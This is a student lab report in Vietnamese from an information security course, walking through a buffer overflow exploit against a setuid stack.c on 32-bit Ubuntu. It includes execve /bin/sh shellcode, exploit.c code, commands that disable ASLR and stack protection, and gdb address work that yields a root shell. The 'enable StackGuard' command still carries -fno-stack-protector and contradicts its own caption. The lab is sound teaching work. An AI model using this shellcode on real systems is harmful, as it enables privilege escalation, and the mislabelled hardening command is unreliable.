Trường Đại Học Sư Phạm Kỹ Thuật TP. Hồ Chí Minh
Môn: An toàn thông tin
Báo cáo thực hành
Sinh viên: Nguyễn Quốc Tĩnh

2. Lab: Buffer Overflow

2.1 Mục tiêu

- Hiểu và thực hành cách khai thác lỗi tràn bộ đệm (Buffer Overflow).
- Thực hiện tấn công buffer overflow bằng cách ghi đè địa chỉ trả về của hàm.
- Thử nghiệm các phương pháp bảo vệ chống lại tấn công buffer overflow như ASLR, StackGuard, và Non-executable Stack Protection.

2.2 Sơ đồ - Kịch bản

- Thực hiện bài lab trên máy cá nhân.
- Xác định điểm yếu buffer overflow trong chương trình stack.c. Chèn dữ liệu vượt quá kích thước bộ đệm để ghi đè địa chỉ trả về.
- Thay đổi luồng thực thi của chương trình bằng mã độc (exploit.c hoặc exploit.py). Kiểm tra khả năng có được quyền root shell.



Figura 1: Máy ảo hệ điều hành Kali hoặc Ubuntu 32-bit

2.3 Công cụ thực hiện

- **Hệ điều hành:** Ubuntu 16.04 (32-bit)
- **Các tệp mã nguồn:** stack.c, exploit.c, exploit.py.
- **Trình biên dịch:** gcc.
- **Trình gỡ lỗi:** gdb.
- **Các lệnh hệ thống:** sysctl, ln, chmod, chown.



Figura 2: Chuẩn bị các tệp mã nguồn

2.4 Các bước thực hiện

2.4.1 Chuẩn bị môi trường

- ASLR là một cơ chế bảo vệ giúp ngăn chặn các cuộc tấn công buffer overflow bằng cách làm ngẫu nhiên địa chỉ của bộ nhớ trong mỗi lần chạy. Vì vậy ta tắt cơ chế bảo vệ địa chỉ ngẫu nhiên (ASLR).

```
$sudo sysctl -w  kernel.randomize_va_space=0
```



Figura 3: Tắt cơ chế bảo vệ địa chỉ ngẫu nhiên

- Tiếp theo ta xác định địa chỉ của mã chèn. Tắt Stack Protector, cơ chế bảo vệ được GCC thêm vào để phát hiện buffer overflow. Tạo một tệp tin trống badfile. Badfile sẽ chứa mã độc (shellcode) mà chúng ta sẽ sử dụng để khai thác lỗi tràn bộ đệm.

```
$gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c
$touch badfile
```

Figura 4: Biên dịch chương trình stack.c mà không có bảo vệ stack

- Mở chương trình trong gdb để phân tích địa chỉ bộ nhớ

```
$gdb stack_dbg
```



Figura 5: Mở chương trình trong gdb

2.4.2 Tấn công Buffer Overflow

- Trong gdb, ta chạy các lệnh sau để đặt breakpoint tại hàm bof. Thực thi chương trình cho đến khi dừng tại breakpoint bof. Xác định địa chỉ ebp (base pointer). Xác định địa chỉ buffer.

```
(gdb)b bof
(gdb)run
(gdb)p $ebp
(gdb)p &buffer
```

```
Reading symbols from stack_dbg...
(gdb) b bof
Breakpoint 1 at 0x11da: file stack.c, line 21.
(gdb) run
Starting program: /home/quoctinh/stack_dbg
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

Breakpoint 1, bof (
    str=0xbfffed77 '\220' <repeats 36 times>, "\270\355\377\277", '\220' <repeats 160 tim
es>...) at stack.c:21
21          strcpy(buffer, str);
(gdb) p $ebp
$1 = (void *) 0xbfffed38
(gdb) p &buffer
$2 = (char (*)[24]) 0xbfffed18
(gdb)
```

Figura 6: Xác định địa chỉ quan trọng trong bộ nhớ

- Ta thu được các kết quả: **ebp = 0xbfffed38**; địa chỉ bắt đầu của **buffer = 0xbfffed18**
- Tính khoảng cách từ ebp – buffer

```
(gdb) p/d 0xbfffed38 - 0xbfffed18
$3 = 32
(gdb)
```

Figura 7: Tính toán khoảng cách từ buffer đến ebp

- Ta có kết quả $3 = 32. Return address = ebp + (32 + 4) = ebp + 36.
- Trong file **exploit.c** ta chỉnh sửa shellcode để ghi đè địa chỉ trả về

```
    /* Fill the return address fiel with a candidate entry point of the malicious code */
*((long *) (buffer + 36)) = 0xbfffed38 + 0x80;
    /* Place the shellcode towards the end of the buffer */
memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof(shellcode));
```

```
quoctinh@quoctinh: ~
File  Actions  Edit  View  Help
    "\x31\xc0"          /* xorl    %eax,%eax          */
    "\x50"              /* pushl   %eax               */
    "\x68""//sh"        /* pushl   $0x68732f2f        */
    "\x68""/bin"        /* pushl   $0x6e69622f        */
    "\x89\xe3"          /* movl    %esp,%ebx          */
    "\x50"              /* pushl   %eax               */
    "\x53"              /* pushl   %ebx               */
    "\x89\xe1"          /* movl    %esp,%ecx          */
    "\x99"              /* cdq                        */
    "\xb0\x0b"          /* movb    $0x0b,%al          */
    "\xcd\x80"          /* int     $0x80              */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
        *((long *) (buffer + 36)) = 0xbfffed38 + 0x80;
        memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof(shellcode));
    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
"exploit.c" 36L, 1390B                                          30,46-53      87%
```

Figura 8: Chỉnh sửa file exploit.c

- Chạy các lệnh sau:

  `$ sudo ln -sf /bin/zsh /bin/sh`: Nếu hệ thống có cơ chế bảo vệ, ta có thể thay thế nó

bằng `/bin/zsh` giúp duy trì quyền truy cập cao hơn.

`$ gcc -o stack -z execstack -fno-stack-protector stack.c`: Biên dịch chương trình `stack.c` không có cơ chế bảo vệ.



Figura 9: Biên dịch chương trình stack.c

- Chuyển quyền sở hữu của stack cho root và cấp quyền SetUID, cho phép chạy stack với quyền root.



Figura 10: Chuyển quyền sở hữu của stack và cấp quyền SetUID

- Chạy mã khai thác để tạo badfile.



Figura 11: Chạy chương trình stack để lấy quyền root shell.

- Kết quả đã chiếm được quyền và xem thông tin.



Figura 12: Đã chiếm thành công quyền root shell

2.4.3 Thử nghiệm với các phương pháp bảo vệ

- Bật lại ASLR để bảo vệ hệ thống

```
$sudo sysctl -w  kernel.randomize_va_space=2
```



Figura 13: Bật ASLR

- Bật StackGuard và Non-executable Stack Protection để ngăn mã độc thực thi trong stack.

```
$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
```

Figura 14: Bật StackGuard và Non-executable Stack Protection

- Kết quả sau khi bật các phương pháp bảo vệ đã giúp bảo vệ khỏi các cuộc tấn công buffer overflow sử dụng shellcode.

2.5 Kết quả

- Chương trình bị lỗi Buffer Overflow đã bị khai thác thành công.
- Khi bật StackGuard và Non-executable Stack Protection, lỗi tràn bộ đệm không còn hoạt động.

2.6 Nhận xét & kết luận

2.6.1 Nhận xét

- Buffer Overflow là một lỗi bảo mật nguy hiểm, có thể bị lợi dụng để thực thi mã độc.
- Khi bật các cơ chế bảo vệ như ASLR, StackGuard và Non-executable Stack Protection, việc khai thác trở nên khó khăn hơn.
- Hiểu cách bảo vệ hệ thống khỏi Buffer Overflow là rất quan trọng để đảm bảo an toàn thông tin.

2.6.2 Kết luận

- Thông qua bài lab, kiến thức về bảo mật hệ điều hành đã được nâng cao, giúp hiểu rõ hơn về các mối đe dọa từ lỗi tràn bộ đệm (Buffer Overflow) và các phương pháp bảo vệ hệ thống. Việc khai thác lỗi này cung cấp cái nhìn thực tế về cách kẻ tấn công có thể chiếm quyền kiểm soát hệ thống.
- Các biện pháp bảo vệ như ASLR, StackGuard và Non-executable Stack Protection là những công cụ quan trọng giúp ngăn chặn buffer overflow. Việc thử nghiệm các kỹ thuật này giúp hiểu rõ hơn về cách chúng hoạt động và tầm quan trọng của việc áp dụng chúng.